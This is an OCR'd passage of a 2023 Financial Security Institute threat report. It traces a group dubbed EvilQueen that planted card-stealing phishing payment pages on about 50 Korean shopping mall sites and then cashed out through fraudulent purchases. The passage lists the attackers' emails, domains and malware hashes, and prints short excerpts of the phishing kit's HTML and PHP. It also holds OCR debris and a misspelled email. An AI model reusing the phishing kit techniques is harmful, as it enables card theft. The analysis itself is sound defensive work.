ARR-VI-2023-②-423

2023 Cyber Threat Intelligence Report

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

Operation PoisonedApple

by Newly Undercovered Group EvilQueen

FINANCIAL SECURITY INSTITUTE

2023 Cyber Threat Intelligence Report

Operation PoisonedApple

by Newly Undercovered Group EvilQueen

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud


CONTENTS

2023 Cyber Threat Intelligence Report

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

Operation PoisonedApple

by Newly Undercovered Group EvilQueen




1

Introduction

I Introduction

The COVID-19 pandemic has led to a surge in online e-commerce which has led to a significant increase in consumers' use of credit cards online. This trend is expected to continue to increase in the future. However, cyber threat actors have also taken note of this trend, and, in recent years, there has been an increase in credit card information leakage and fraudulent use cases around the world. According to data from the Financial Supervisory Service, there were 647 civil complaints of fraudulent use due to the leakage of card information last year, especially surging in the second half of the year.

- **The number of civil complaints about fraudulent use due to credit card information leakage in 2022(Source: Financial Supervisory Service)**



1. The act of using a lost or stolen credit card by a third party, or using the card information (card number, CVC, password) without permission by a third party to execute card payment or loan.

In 2021, the Financial Security Institute, hereinafter referred to as FSI, published a cyber threat intelligence report titled 'Threat Analysis of Cyber Attacks Targeting Credit Card Information.' This report provided information on various threat groups that steal credit card information, their attack methods, and response strategies. Since that time, it has continued to monitor and analyze related threats, and in collaboration with credit card companies, it has been responding in real-time to the distribution of South Korean credit card information on the dark web.

In September 2022, the FSI identified a new threat group EvilQueen, which targets credit card information while analyzing phishing payment pages that steal credit card information incorporated into a particular shopping mall website. And we have named the operation conducted by this threat group as 'PoisonedApple', and extensively traced their attack activities.

EvilQueen and PoisonedApple

The attack group have been observed to use methods such as selling new Apple electronic devices on second-hand trading platforms at low prices to attract buyers and steal credit card information to use fraudulently. This tactic is reminiscent of Disney's ‘Snow White and the Seven Dwarfs’, where the villainous witch seduces Snow White with a poisoned apple, so the threat group is named EvilQueen and the operation they carried out is named PoisonedApple.

Through a self-developed program, the FSI analyzed more than 5,000 online shopping malls and found about 50 shopping malls with phishing pages inserted by the EvilQueen group, hereinafter referred to as 'the attack group'.

In this report, we have an in-depth analysis of the entire attack process, from the process of inserting a phishing page into an online shopping mall to steal credit card information by the attack group to the method of using the stolen credit card information to cash out after fraudulent payment. It also described additional operations carried out by the attack group and new attack themes that have recently been attempted.

However, some of the contents of the report are not confirmed and include speculative assumptions.

2023 Cyber Threat Intelligence Report

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

Operation PoisonedApple

by Newly Undercovered Group EvilQueen

II

Analysis Background

1. Beginning of phishing payment page analysis
2. Differences from past cases

Ⅱ Analysis Background

1 Beginning of Phishing Payment Page Analysis

In September 2022, the FSI received a tip-off from Shinhan Card that a phishing payment page disguised as a payment window had been inserted on the website of Company P's shopping mall, which sells overseas direct purchase products. Through this, the existence of a phishing payment page that steals the credit card information and personal information of online shopping mall users was confirmed for the first time, and after detailed analysis, the relevant information was shared with Korean credit card companies to monitor whether there was fraudulent use of the cards used on the shopping mall.

Subsequently, in November 2022, Shinhan Card discovered a similar phishing payment page on the website of Company C's shopping mall during its own analysis and promptly reported it to the FSI for further investigation. The FSI, upon receiving the report, began to track this attack in earnest after analyzing the commonality of the two phishing payment pages and the shopping mall websites.

- **Comparison of 2 shopping mall websites with phishing payment pages**


Classification	Company P's Online Shopping Mall	Company C's Online Shopping Mall
Upon discovery	2022.09.	2022.11.
Web server	Apache/2.2.34	Apache
WAS	PHP/5.2.14 (2010.07.22. release)	PHP/5.2.17 (2011.06.06. release)
OS	Linux	Linux
Open ports	80, 443	21, 80, 443
Admin page	External exposure	External exposure
Shopping mall platform	Manufacturer A	Manufacturer A

Phishing payment page interface		
	Company P's Online Shopping mall	Company C's Online Shopping mall

As a result of the analysis, the two websites were found to have some similarities, as shown in the table above. Firstly, they were both built using a specific shopping mall platform designed to facilitate the operation of online shopping malls. Additionally, both websites were constructed on an older, vulnerable version of PHP. Furthermore, it was confirmed that the administrator page was exposed to the outside without access control and that it was run based on the Apache web server. There were suspicions that the attack group exploited technical and administrative vulnerabilities in a specific shopping mall platform.

Based on these results, the FSI developed a 'Phishing Payment Page Detection Program' using the URI path of the shopping mall platform from manufacturer A and the operation method of the phishing payment page to check whether there is an additional shopping mall with a phishing payment page.

- Phishing payment page detection program structure



Using search engines such as Google, more than 5,000 website domains based on the shopping mall platform of manufacturer A were identified. Subsequently, a detection program was executed on these domains, revealing that a total of 49 shopping mall websites, including the two previously discovered, had been compromised by the same attack organization, with phishing payment pages inserted.

Based on these findings, it was determined that the scale of the attack in this operation and the resulting damage to consumers were significant. Consequently, a detailed analysis was initiated.


2 Differences from past cases

Unlike previous instances of credit card information leaks in South South Korea, the operation PoisonedApple exhibit distinct differences in terms of the cashing out method and the type of information stolen.

Incidents involving the breach of South Korean credit card information, as previously reported in the media, can be categorized into five types as illustrated in the figure below. In prior cases, it was common for stolen credit card information to be sold on the dark web or in carding shops, or to be illegally duplicated and then used for cashing out.

However, the attack group behind the operation PoisonedApple had a more specific objective beyond merely selling the pilfered card information. They employed a method that involved the theft of valid card details from a phishing payment page embedded on a shopping mall website, which they used for fraudulent payments in the open market. In comparison to the typical dark web transactions of credit card information, which average around $3 per record, this method has the potential for significantly greater profits.

- **Methods of past South Korea credit card information leakage routes and cashing out**




- **Types of past South Korea credit card information leakage incidents**

No.	Types of Incidents
❶	The ATM device was infected with malicious code and the card information stored in the device was leaked
❷	The card information was duplicated and fraudulent use occurred when paying through the card reader of a store
❸	POS terminals in the store were infected by malicious code, causing credit card information leak during payment
❹	The user's PC is infected with malicious code, etc., causing a credit card information leak
❺	Online shopping malls were hacked and card information leaked during the payment process (mainly occurs in overseas online shopping malls)


In addition, in previous cases, the primary target of theft was most often card information, including the card number, CVC, and expiration date. However, the attack group behind operation PoisonedApple not only stole card information but also acquired card passwords, general payment[2] passwords, users' social security numbers, and shopping mall account information, all of which are required for online card payments in South South Korea.

Typically, card information leaked to the dark web contains a significant amount of invalid data, making it challenging to acquire only the necessary information. Moreover, unlike online payment systems in other countries, online card payments in South South Korea often necessitate additional card passwords and personal information, adding layers of security against fraudulent activities. Given that the attack group's focus was on cashing out through fraudulent payments at online shopping malls, it is clear that this operation was meticulously planned following a comprehensive analysis of these constraints and the payment landscape in South Korea.

- **Operation PoisonedApple credit card information leakage routes and cashing out**



2. This is a payment service provided by a credit card company for safe online shopping. It uses a separate password when purchasing items online.



2023 Cyber Threat Intelligence Report

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

Operation PoisonedApple

by Newly Undercovered Group EvilQueen

III

Profiling a New Threat Group Targeting Credit Card Information

1. Identify threat group
2. Operation
3. TTP
4. Comparison with known threat groups

III Profiling a New Threat Group Targeting Credit Card Information

1 Identify threat group

As explained in Chapter II, in the course of comparative analysis of two phishing payment pages found in September and November 2022, the FSI found one email address (ynwtuukf@zohomail.com) that was commonly hardcoded in the source code. With the email account "ynwtuukf" in question was suspected to be related to the attack group that carried out this operation, an investigation through various OSINT[3] channels was carried out and it was determined that the organization had been conducting various attacks in South Korea for the past several years and was deeply related to China.

- **The email address of the attack group found on the phishing payment page**


```
<tbody id="econpayment" style="display:none;">
    <tr>
        <td><label for="email">이메일주소</label></td>

        <td><input type="text" id="email" name="email" title="email"
        style="width:200px;" value="ynwtuukf@zohomsail.com"></td>

    </tr>
    <tr>
```

3. Acronym of Open-Source INTelligence, meaning information gathered from open sources


- The attack group's past attacks targeting South Korea and their relevance



First, it was found that the attack group had carried out cyberattacks against the country long before the operation PoisonedApple. During the period of 2009~2016, traces of attempts to target vulnerable websites in South Korea such as iframe injection attacks and PHP file upload attacks were confirmed online. In addition, the attack group was found to have some weaknesses in maintaining its own accounts for a long time and exposing them to attacks.

● The attack group's traces of past attacks targeting Korean websites

< Iframe injection attack >




< php file upload attack >

Second, several domains created with the keyword "ynwtuukf", a favorite account used by the attack group, were identified, ynwtuukf.cn domain was used as C&C[4] for pharming-type[5] malware that caused a lot of financial damage in the past. The malware's resource language was identified as Chinese, and the domain was registered in April 2015 through Hichina, a Chinese ISP provider. In addition, the domain's registrant email information was disclosed as ynwtuu@126.com, which is believed to be another email address used by the attack group.

4. Malicious code that manipulates a user's PC to steal financial information or personal information and connects to a phishing site when accessing a financial company's website.
5. https://www.virustotal.com/gui/file/17fce1fb407384312b628538b915ccc5a8e30c12a0bf371232a17a825f54678a/behavior
https://www.virustotal.com/gui/file/a3283ed1721ec798e0bb66efe38eee56e9d7c66969e7a4cef15c2280f222e7dd/relations

- **Pharming malware and C&C domain properties associated with the attack group**



Third, several phishing pages used by the attack group related to the Operation PoisonedApple were additionally identified with domains ynwtuukf.net and ynwtuu.net. The analysis related to these domains is described in detail in the section "Chapter IV: Infrastructure and Tools of Threat Group".

- **Attack group's domains identified on phishing pages**

Finally, in the phishing malicious script, it was found that the attack group wrote the name of the Korean card companies in Chinese, and in addition to the previously identified indicators, it could be inferred that the attack group is deeply related to China.

- **Some parts of malicious scripts of the operation PoisonedApple**

```
function curl($k){
    if($k=='xandai'){
        $curl='现代卡---현대카드';
    }elseif ($k=='huaka'){
        $curl='花卡---하나카드';
    }elseif ($k=='xinghan'){
        $curl='新韩卡---신한카드';
    }elseif ($k=='le'){
        $curl='乐天卡---롯데카드';
    }elseif ($k=='shanxing'){
        $curl='三星卡---삼성카드';
    }elseif ($k=='yiuly'){
        $curl='友利卡---우리카드';
    }elseif ($k=='kb'){
        $curl='KB国民卡---KB국민카드';
    }elseif ($k=='nh'){
        $curl='NH农协卡';
    }elseif ($k=='bc'){
        $curl='bc卡';
    }
```

